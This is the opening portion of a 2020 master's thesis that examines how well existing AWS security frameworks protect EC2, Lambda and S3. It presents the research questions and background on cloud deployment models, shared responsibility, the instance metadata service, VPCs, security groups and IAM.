EINDHOVEN UNIVERSITY OF TECHNOLOGY

Department of Mathematics and Computer Science
Security Group

Compliant but Vulnerable: Fixing Gaps in Existing AWS Security Frameworks

Master's Thesis

Roy Stultiens

Supervisors:
Dr. Luca Allodi (TU/e)
MSc. Vincenzo Santucci (Secura)

Assessment Committee:
Dr. Luca Allodi
MSc. Vincenzo Santucci
Dr. Renata Medeiros de Carvalho

1.0 version

Eindhoven, August 2020

Abstract

With more companies making use of cloud services, it is increasingly important to have proper security controls. This work investigates existing security frameworks to find gaps in terms of attack prevention on AWS EC2, Lambda and S3 services. Existing security frameworks and the attack surface of the services are identified using literature study, supported with a survey amongst cloud security experts. Using attack simulations, the existing frameworks are mapped on to the attack surface to show any shortcomings.

Additionally, this work proposes a new security framework aimed to fill these gaps. This new framework aims to give protection against common attacks and vulnerabilities, which are missing from existing frameworks. Implementing this framework will result in a more secure environment for the user. To validate the improvement, the framework is validated in this work using the same attack simulations.

A main outcome of this thesis is that existing frameworks do not provide sufficient protection for known vulnerabilities and misconfigurations of the EC2, Lambda and S3 services. For example, one of the most used frameworks, the CIS AWS Foundational benchmark, did not cover any of the identified attacks. The framework proposed in this paper effectively addresses the highlighted shortcomings in existing frameworks.

Preface

This document is my Masters' Thesis 'Compliant but Vulnerable: Fixing Gaps in Existing AWS Security Frameworks', which proposes a security framework to be used by AWS cloud users. It is written to pass the graduation requirements of the Information Security Technology master study at Eindhoven University of Technology (TU/e). I performed the research and written this document in the period of March 2020 to August 2020.

The research is carried out during my internship at Secura BV, with in-company supervision by MSc. Vincenzo Santucci and academic supervision by Dr. Luca Allodi. The research started off with a challenge, one week after the start the COVID-19 pandemic hit the Netherlands and we were all forced to work from home. Luckily with the flexibility from Secura and the TU/e, the research could go on without delays.

It was a great learning experience for me, both on performing research and getting acquainted with the cloud environment. Before this work I did not know much about the cloud and AWS in particular. I was overwhelmed with the endless possibilities which made it difficult to define a good scope and research question for this work. Together with Luca and Vincenzo I formed the project to its end-result, with which I'm really happy.

I would like to thank both Luca and Vincenzo for their great support, feedback and helpful discussions about the project and my thesis. A big thank you to Secura for giving me the opportunity to conduct this research and have access to her resources and knowledge. I would also like to thank all co-workers for the fun times and the cloud knowledge group for helping me out and giving me valuable insights for my research.

Lastly I would like to thank my girlfriend for always supporting me, during the working from home periods and me not always being 'the nice co-worker' in our home office.

Thank you for starting to read this document, I hope you enjoy its contents.

Contents

Chapter 1

Introduction

In the last years, companies started to migrate their workloads to large cloud providers, such as Microsoft Azure and Amazon Web Services (AWS), to use the near endless resources and scalability without the need for large infrastructure investments. With this migration, on-premise security measures such as firewalls and intrusion detection systems can not be transferred to the cloud. Security needs to be rebuild, utilizing cloud services to replace traditional on-premise security measures.

Unfortunately, the expertise to setup a secure cloud environment is not always present in an organization and the unique security risks and responsibilities of cloud environments are not well understood. Companies might mistakenly think the cloud provider is responsible for securing their data. Even though this is partially true, the provider is responsible for the physical security of your data, most of this responsibility lies with the user. Furthermore, with new cloud services come new configuration options. A small mistake can have large consequences such as unintentionally exposing confidential information [27, 26, 23].

That the risks of cloud services are real, became clear in 2014. Code Spaces, an online platform for hosting code repositories and project management, was hacked [31]. The company hosted their services in the AWS cloud, using storage and computing instances. An attacker gained access to their AWS control panel and, after not receiving the asked ransom, started to delete resources in the AWS account. When Code Spaces got back in control, they discovered that computing instances, backups and storage was deleted. The company went bankrupt soon after, as there was no way the data could be restored. This incident was a wake-up call for many organizations using cloud services.

To help users prevent such cases, several cloud security frameworks exist which aim to increase account security. These frameworks contain a list of controls or recommendations for several services and configurations. By complying with these frameworks, the environment is ought to be more secure. However, these frameworks do not always provide in-depth security controls per service. Cloud environments complying with the frameworks might still have gaps and be vulnerable to attacks. These gaps might exist because the frameworks are not derived from actual exploit and vulnerability data.

This research aims to identify these gaps and develop a framework which can identify the vulnerabilities or misconfigurations that existing frameworks miss. The research focuses on the most popular AWS services, Elastic Compute Cloud (EC2), Lambda and Simple Storage Service (S3). AWS is chosen for this research since it has the highest market share as public cloud provider and is regularly expanding its services [2]. The new framework indicates for which attack(s) the user is vulnerable and which security issues must be addressed to resolve the vulnerability. This framework is developed by identifying attack vectors of popular AWS services and mapping the attacks on existing security frameworks. Any gaps that occur are covered with the proposed framework. The mapping is created using a test environment in which attacks are simulated. The same simulations are then performed on the proposed framework to validate if the proposed controls are indeed effective in protecting against the identified attacks.

1.1 Research Questions

The following research question is defined for this thesis.

RQ How can exploit and vulnerability data be employed to evaluate the exposed attack surface of AWS EC2, S3, and Lambda services?

The following sub-questions are defined to answer this research question:

1. Which techniques and exploits exist to attack EC2, S3 and Lambda services?
2. What are current frameworks for implementing security best practices in AWS environments?
3. How can the current frameworks be mapped onto the techniques and exploits used to attack these services?

The first question identifies existing and known attacks for AWS services. This gives an idea of the attack surface of the services. The second question then aims to identify existing security frameworks which are used to secure AWS environments. This research only looks at frameworks aimed at cloud users, to improve the security of their AWS environment. The final question combines the results of the first two questions, by mapping the security frameworks on to the discovered attacks. This gives insights into which attacks might not be covered. To contribute, this research proposes a new framework to cover a more extensive attack surface.

The result will be a framework with a set of controls, mapped against known attacks, which can determine whether a given AWS cloud setup is vulnerable for these attacks. The output of the framework must be such that end-users (security researcher, cloud architect, AWS customer) have a clear understanding of the findings.

1.2 Document structure

This document is structured as follows. Chapter 2 describes the required background knowledge to the reader. The chapters explains general cloud security risks and terminology and gives an overview of the concepts, services and terminology used in an AWS cloud environment. Chapter 3 describes related work to this research. Previous and related research is discussed and research into existing cloud security frameworks is given. Chapter 4 explains the methods used in this research to get the final results. Chapter 5 contains the results and framework proposal as described in the Methodology. Finally, Chapter 6 concludes the thesis and gives recommendations for future work.

Chapter 2

Background

In this chapter, the required background knowledge for the research will be explained. This includes the definitions in cloud computing, security risks introduced by the cloud, AWS services and methods to manage access control in AWS. Though this chapter gives the required background knowledge to the reader, some knowledge about networking and access control is expected of the reader.

2.1 Cloud Computing

A cloud environment gives access to on-demand computing resources, including networks, storage, applications and servers. This can all be provisioned, scaled and terminated, in a few minutes. The services can be deployed in various regions across the world. In the world of cloud providers, Amazon was the first company releasing a public cloud service with Amazon Web Services (AWS) in 2006. A few years later Google and Microsoft followed with Google App Engine (2008) and Microsoft Azure (2010).

2.1.1 Deployment Models

Within cloud solutions there are three main deployment models, Public Cloud, Private Cloud and Hybrid Cloud.

Public Cloud is defined as computing services which are offered by an external provider via the public internet. These resources are available for everyone to use or purchase. The environment is owned, managed and operated by a third party company. All resources exist on the premise of the cloud provider. One of the advantages of a Public Cloud is that you can immediately start using the offered services. There is no up-front investment required and most providers use a pay-as-you-go model, billing customers only for the used resources.

The Private Cloud differs with the Public Cloud in the ownership and accessibility of the resources. In a Private Cloud, the computing services are available to a distinct group of users. This can be either via the internet or an internal private network. Private Clouds are often hosted on-premise and the company itself is responsible for the infrastructure, management and operations. Often Private Clouds are considered more secure, since there is no public access and all is self managed. The company has full control of the environment and its security. The downside of a Private Cloud are the hardware investments and higher maintenance costs.

A Hybrid Cloud is a combined cloud solution consisting of two or more distinct cloud infrastructures. The different cloud environments are connected such that data or applications can go from one environment to the other. This model is often used with a private on-premise cloud and a public cloud. The Public Cloud is then used to handle any overflow when handling peak loads. This way the company can have the scalability of public clouds without migrating sensitive data to a public platform or having to invest in additional infrastructure.

Apart from deployment models, three service models exist. They are defined by NIST [22] as:

> *Infrastructure as a Service (IaaS).* The capability provided to the consumer is to provision processing, storage, networks, and other fundamental computing resources where the consumer is able to deploy and run arbitrary software, which can include operating systems and applications. The consumer does not manage or control the underlying cloud infrastructure but has control over operating systems, storage, and deployed applications; and possibly limited control of select networking components (e.g., host firewalls).
>
> *Platform as a Service (PaaS).* The capability provided to the consumer is to deploy onto the cloud infrastructure consumer-created or acquired applications created using programming languages, libraries, services, and tools supported by the provider. The consumer does not manage or control the underlying cloud infrastructure including network, servers, operating systems, or storage, but has control over the deployed applications and possibly configuration settings for the application-hosting environment.
>
> *Software as a Service (SaaS).* The capability provided to the consumer is to use the provider's applications running on a cloud infrastructure2. The applications are accessible from various client devices through either a thin client interface, such as a web browser (e.g., web-based email), or a program interface. The consumer does not manage or control the underlying cloud infrastructure including network, servers, operating systems, storage, or even individual application capabilities, with the possible exception of limited user-specific application configuration settings.

2.2 Security risks in the cloud

By using a cloud environment, an organization introduces new security risks. Some of these risk come from the cloud provider, but also the user can introduce new security risks. This section describes the Shared Responsibility model and discusses risks introduced by shifting trust.

2.2.1 Shared Responsibilities

Because the infrastructure is managed and owned by a third party, security responsibilities shift and are different from the traditional on-premise installations. Important to know is that cloud users are responsible for security *in* the cloud and cloud providers are responsible for security *of* the cloud. In Figure 2.1 the shared responsibility model discussed in [25] is shown. The figure depicts the responsibilities for each of the three deployment models. This comes down to the user always being responsible for the protection of their data and proper configuration, whilst the provider is always responsible for the infrastructure of the cloud. When using PaaS, also the application is the responsibility of the user. For users using IaaS, the platform is added to their responsibility. This includes operating systems and environmental controls such as networking. Meaning the user is ultimately responsible for keeping their systems up-to-date and ensuring proper network controls are in place to comply with their security requirements. Each cloud provider makes use of this model or a slightly adopted version.

2.2.2 In Cloud We Trust

Apart from risks introduced by the cloud user, the cloud provider creates security risks as well. An organization has to trust the cloud provider completely. Trust is a long researched topic in computer science [4]. In essence trust in the case of a transaction between two parties can be described as follows: "An entity A is considered to trust another entity B when entity A believes that entity B will behave exactly as expected and required" [41]. An entity can be considered trustworthy if the parties involved in the transaction rely on its credibility. This can generally



Figure 2.1: The generic Cloud Shared Responsibility Model [25]

be described as reliability, which is the quality of an entity that is worthy of trust. Trust can be built upon different grounds, for instance calculus, knowledge or social reasons [7]. Trust in an organization can be depicted as the customer's certainty that the organization provides the approved services or products and the quality is conform the customer's expectation. Herein the customer also has faith in the organizations capabilities, security mechanisms and compliance with local laws and regulations. Security, in this context, leads to a situation where there is no risk at all or all risks are minimal.

In cloud environments, trust depends on the chosen architecture and used services. Traditionally, in an on-premise network, trust was enforced by security policies, defining who has access to data and programs. When moving to the cloud, these controls are transferred to the cloud operator. You have to trust that the operator takes enough security measures to minimize all risks when it comes to access to hardware and data. When using a private cloud, the hardware is managed on-premise within the organization. The organization has ownership of data, hardware and the process around it. In public clouds this ownership is shifted. No longer is the organization in control of the hardware and the (security) process. This raises new security risks.

Cloud computing introduces "unique attributes that require risk assessment in areas such as availability and reliability issues, data integrity, recovery and privacy and auditing" [13]. In general, security relates to confidentiality, integrity and availability. This is still valid in cloud environments.

2.3 Amazon Web Services

This section gives an introduction to relevant AWS services and terminology used in this research. It is written to give the reader enough background knowledge to understand the paper. It is therefore by no means an introduction into the entire AWS platform.

2.3.1 General AWS background

AWS offers a total of 175 services divided into 24 categories at the time of writing, with new services being released regularly. These services range from simple cloud computing and storage solutions to advanced IoT, Machine Learning and Ground Station services. To avoid latency issues, AWS has several regions in which the services can be deployed. Regions are identified by a string containing the continent, cardinal point and a number e.g *us-east-1 (N.Virginia)* or *eu-west-3 (Paris)* and correspond to a geographical city or state where the datacenters are located. Each region is completely isolated from other regions. Regions are further split into multiple availability zones (AZs). All AZs in the same region are inter-connected through a high-bandwidth and low-latency link and can be used to deploy services redundantly. Most AWS services require the user to

select a region and corresponding availability zone where the service must be deployed. However, some services are set at the account level (global) or are only available in a few regions. Due to time restrictions this research focuses on a few core services of AWS, namely EC2, S3 and Lambda.

2.3.2 Services

Elastic Compute Cloud (EC2)

Amazon Elastic Compute Cloud, EC2, is one of the core services offered by AWS. EC2 offers virtual computing resources and comes in different sizes, which vary in *CPU/memory/network* performance. EC2 instances can be used for any computing task, for instance as a webserver. Pricing is done using an on-demand pricing model, you pay for the time an instance is running, network traffic and storage usage.

When provisioning with default settings, each EC2 instance automatically gets assigned a public and private IPv4 address and DNS name. The instance is placed inside the default Virtual Private Cloud (VPC) and a newly created Security Group (SG). Both of these will be explained in section 2.4. The VPC and SG can also be manually selected when creating the instance. The IP address is dynamic and exists as long as the instance is running. To use static IP addresses, one has to use Elastic IPs (EIP). This reserves an IP address for your account. EIPs can be attached and detached to any instances in the region where the address was allocated.

To manage the instance, users can connect using SSH or Remote Desktop Protocol (RDP), depending on the operating system. For this, a public-private keypair is used. The user has the private key, which is used to authenticate for the SSH connection or, in case of RDP, to decrypt the connection password. The keypair is set when configuring the instance and is added to the set of authorized keys for the instance. Users can either create a new pair or use a previously created pair from the account.

Amazon Machine Image The instances must be deployed with an Amazon Machine Image (AMI), of which many are available. AMIs are available for many Linux and Windows distributions and some are tailored for common usecases such as webservers. Furthermore, both customers and vendors can create custom AMIs, based of existing images, to fit specific needs. When deploying Windows or other licensed AMIs, the license costs are often included in the hourly pricing rate. For users who already have a license there are *Bring Your Own License* AMIs. Important to note is that AMIs themselves can not be modified. To change an image one has to deploy an instance, make the required changes within the instance and create a new image.

Each EC2 instance has a default storage attached for the operating system, the initial size depends on the AMI. These volumes are the Elastic Block Store (EBS). By default, the volumes created with the instance are automatically removed when the EC2 instance is terminated. Additional, persistent, EBS volumes can be created and attached to any instance at the users discretion. Snapshots can be created for EBS volumes, for instance to revert back before an upgrade or as a backup solution. A diagram of the EC2 components and their connection is shown in Figure 2.2.

Instance Metadata Each instance has access to the Instance Metadata Service (IMDS), offered by AWS. This contains data that can be used to configure or manage the instance. The metadata is divided into categories such as host name, events and security groups. It contains information about the configuration of the instance and can be used to collect temporary API credentials to use the AWS API. The permissions for the API keys are set using *instance profiles*. This determines to what AWS resources an EC2 instance has access to. The IMDS can be reached using a link-local IP address, only reachable from the instance itself.

In November 2019, Amazon released version 2 of the IMDS [20]. The key change in this update is the requirement of a security token when requesting data from the service. This aims to protect against open firewalls, reverse proxies and Server Side Request Forgery vulnerabilities. This token must then be used in the request header to query the metadata service.



Figure 2.2: Diagram of EC2 components and their relations

Instance metadata also gives access to *user data* which can be specified per instance. User data can be used to configure your instance at launch time. This way you can use one base AMI for similar instances and configure them using different user data. As example, consider you have multiple small webhosting servers which serve files from an S3 bucket. You can use the same AMI, which contains the webhosting server, and use the user data to provide the name of the S3 bucket.

Apart from configuration, user data can also be used to run scripts when an instance is launched. A common scenario is to update the machine and install dependencies. Then use a Git client to pull source code from a private repository to run on this instance.

Simple Storage Service (S3)

Amazon S3 is the most popular storage service offered by AWS. It provides highly scalable data storage and comes with a number of extra features. S3 resources are referred to as *buckets* and items stored inside those buckets are called *objects*. Although buckets are located in a specified region, its name act as a global identifier, meaning that it must be unique amongst all S3 buckets worldwide. Public endpoints of all buckets have the following format `http://s3.{region}.amazonaws.com/{your-bucket-name}/`.

S3 offers near limitless storage, with a maximum single object size of 5 terabytes. It is possible to encrypt objects in a bucket, either by default or on a per-object basis. S3 also provides a service for object versioning. This allows users to preserve, retrieve and restore every version of an object. This way an object can be recovered when unintended modifications have been made.

Access Control to objects can be managed using IAM, Access Control Lists (ACLs) and bucket policies. IAM manages access on a user or group level. It is also possible to delegate permissions to other AWS customer accounts, such that friendly accounts have access to the bucket. Access Control Lists define permissions on a per-object level. Bucket policies configure default permissions for all objects inside a single S3 bucket.

Since there has been a history of unintentional public buckets , Amazon included extra configurations which disallow public access for all objects. This configuration is made up of 5 options: Add citation

- Block *all* public access (equivalent of applying all options below)
- Block public access to buckets and objects granted through *new* access control lists (ACLs)
- Block public access to buckets and objects granted through *any* access control lists (ACLs)

- Block public access to buckets and objects granted through *new* public bucket or access point policies
- Block public and cross-account access to buckets and objects through *any* public bucket or access point policies

Lambda

AWS Lambda is Amazon's implementation of Function-as-a-service or *serverless* code. It allows customers to define functions and run them without provisioning or managing servers. Amazon takes care of running and scaling the functions as required. Lambda functions can be triggered from various AWS services such as S3, MongoDB and Amazon API Gateway. The latter enables Lambda to be invoked using HTTP requests, acting as API endpoints. Lambda supports a wide range of languages such as Python, Java and Ruby. It can natively connect to other AWS services, such as the Relational Database Service. Lambda functions can be used for all sorts of administrative functions or automation tasks. For instance to (pre)process images, transcode videos or validate content uploaded in an S3 bucket or provide a REST API backend for web applications, handling authentication calls or resource requests.

Apart from Lambda Functions, which include the code itself, Lambda Layers exist. Layers can be used to easily provide libraries, runtimes, data or other dependencies to Lambda Functions. It is a convenient way of sharing the same resources with different functions, without the need to include the libraries in each function. Layers can also be used to centrally manage the dependencies. If a layer is updated, the functions using that layer will use the updated libraries.

When a Lambda function is invoked, its runtime is started, the code is executed and the runtime is destroyed. Within this runtime, environment variables are used to store AWS API credentials. These credentials are used by the function to access other AWS resources. The permissions of these credentials are defined in the IAM Role assigned to the function. IAM Roles are explained in Section 2.4.4. Furthermore, customer environment variables can be set by the customer. These can be access in the code and can be used to configure the running code.

By default, the Lambda function is not assigned to a Virtual Private Cloud (VPC). This allows the function to have access to the open internet. If the Lambda functions requires access to resources within a VPC's subnet, the function needs to be added to the same VPC or the resource must be available from outside the VPC.

2.4 AWS Access Control

AWS provides several methods to prevent unauthorized access to its management interfaces and deployed services. These consists of network separation (Virtual Private Cloud), virtual firewalls (Security Groups), Network Access Control Lists (Network ACLs) and the Identity and Access Management (IAM) service.

2.4.1 Virtual Private Cloud

Amazon Virtual Private Cloud (VPC) is a service which enables users to create a virtual network on AWS infrastructure. The virtual network is logically isolated from other virtual networks and closely resembles a traditional network. A VPC can have public and private subnets, with corresponding route tables. AWS resources, such as EC2 instances or Lambda functions, can be launched into a specific subnet in a VPC.

When creating a VPC, the user can define both public and private subnets. Instances in the public subnets are connected to the internet via an internet gateway. Private subnets allow for internal traffic only, mainly between instances running inside the net. Figure 2.3 shows an example network configuration with one VPC and two subnets [36].

Amazon provides two features which allow customers to secure their VPCs: Security Groups and Network Access Control Lists.



Figure 2.3: AWS network diagram, demonstrating the use of ACLs and SGs on two public subnets in a single VPC [36]

2.4.2 Security Groups

Security groups (SGs) act as virtual stateful firewalls located inside the virtual network. The SG controls inbound and outbound traffic for all instances assigned to it. The SG is applied at instance level and not at subnet level, meaning that each instance can be assigned to different security groups. Inbound and outbound rules can be set as in a *DENY ALL* firewall, allowing access to specific services or ports from specific IP addresses or DNS names. In addition to this, AWS allows the use of instance IDs in the source field. This way it is possible to allow traffic from or to a specific EC2 instance, regardless of its IP address. Since the SGs are stateful, any response traffic returning from an outbound request is allowed to pass through and vice versa, regardless of the security rules. Instances within the same security group can not communicate with each other unless a rule is added to allow this traffic.

Each VPC comes with a default security group. Instances or services launched in a VPC without defining a specific security group will use this default SG. The default SG allows all traffic between instances which have this SG attached and allows all outbound traffic (unrestricted). No inbound traffic is allowed.

2.4.3 Network Access Control Lists

Network ACLs are virtual stateless firewalls and are associated to a subnet. Therefore they control both inbound and outbound traffic for all instances on the subnet. Because ACLs are stateless, they only allow traffic explicitly stated in the *allow* rules. Differing from security groups, they also allow to set *deny* rules. Default ACLs allow all inbound and all outbound traffic, providing no added security to the subnet. By adding a properly configured ACL, one can increase the security with an additional layer of defense on the network.

Figure 2.3 demonstrates the layers of security provided by the SGs and ACLs. Internet traffic is routed to the appropriate subnet via the routing tables. The ACL rules are applied first, they determine if the traffic is allowed to enter the subnet. If the traffic flows through, the security group rules determine if the traffic is allowed to flow to the instance.

2.4.4 Identity and Access Management

Identity and Access Management (IAM) is the core service within AWS to control privileges and permissions. IAM is used throughout many AWS services [35] and controls which entities are authorized to perform specific actions on defined resources. IAM provides Authentication and Authorization on every request send to AWS. Authentication ensures that a principal is allowed to perform requests to the AWS API. This can be a logged in user in the AWS Console, or an application using valid access keys for the AWS Command Line Interface (CLI) or API. Authorization ensures that the identity issuing the request is allowed to perform the action. For this, AWS uses the request context to check which policies apply to the request. The policies determine if the action on the specific resource is allowed for the calling identity. These policies then approve or deny the request. A schematic overview of IAM is given in Figure 2.4 [38].

Users, Groups and Roles

IAM divides its access management in users, groups and roles.

IAM *Users* are users within your AWS account. They are not separate accounts and can be assigned different sets of permissions. Each user can have its own password or access keys to use the AWS console or CLI. An IAM user does not have to represent an actual person. IAM users can also be created to generate access keys for other applications which require access to your AWS environment. Each AWS account starts with a *root* user, this account has unrestricted access to the AWS environment.

An IAM *Group* is a collection of IAM users. Permissions can be assigned to a group, which then automatically apply to all users within that group. This way it is easier to manage permissions for multiple users. For instance, one can create an Admin group, having administrative permissions or a Developers group, allowing access to resources the development team needs but disallowing access to billing information.

Apart from groups, IAM also offers *Roles*. An IAM Role is an identity that can be created with specific permissions. Roles are similar to IAM Users, in that they have specific permissions assigned to determine what actions an identity having this role is allowed to perform. The key difference is that Roles are not uniquely associated with one person, but can be assumed by anyone who needs it. Therefore a Role does not have long-term credentials such as access keys or a password. Whenever a Role is assumed, it provides temporary security credentials for that session. Roles can be used to delegate access to applications or services that don't normally have access to AWS resources. Many AWS services require a role to control what that service can access. Such a role is then called a *service role*. For instance, AWS Lambda requires a role which gives specific permissions needed for the execution of the Lambda function. In example, when a Lambda function modifies objects inside an S3 bucket, the role assigned to this function must allow for these S3 actions. Roles are also used to give applications running inside EC2 instances permission to access other AWS resources. These type of roles are called *Service-linked roles*, as they are directly tied to a specific service.



Figure 2.4: Overview of the IAM infrastructure in AWS [38]. Also demonstrating the possibility for an external account to perform actions on the main account.

IAM Policies

For the actual access management in AWS, access policies are used. These policies can be created and attached to IAM identities or AWS resources. The policy defines the permissions of the identity or resource it is attached to and is usually written in JSON. For each request in AWS, the policy is evaluated. Permissions within the policy determines whether the request is allowed or not. If a policy allows an action, it is allowed regardless of the method used to perform the operation. For instance if you have the `S3:ListObjects` permission, you can perform this action using the AWS console, AWS CLI or the AWS API.

Policies can be either AWS Managed, Customer Managed or inline. AWS Managed policies are managed by AWS and are predefined policies to make it easier to assign permissions to identities. AWS Managed policies are designed to be used in many use cases and define typical permissions such as ReadOnly and FullAccess on specific services. These policies do not allow modification and can only be used 'as is'. For instance the *AmazonS3ReadOnlyAccess* policy can be used to give a resource or identity read only permissions on S3 buckets. However, this policy grants read permissions on all S3 buckets in the account, which might be over-permissive for most cases. Customer Managed policies are policies created by the customer. This gives customer the freedom to create stricter permission policies for specific use cases. For instance to only give read permissions

on one or more specific S3 bucket(s). Inline policies are also created by the customer and give the same functionality as managed policies, except that they are directly embedded into a single user, group or role. Inline policies can therefore not be re-used and are not considered a stand-alone entity.

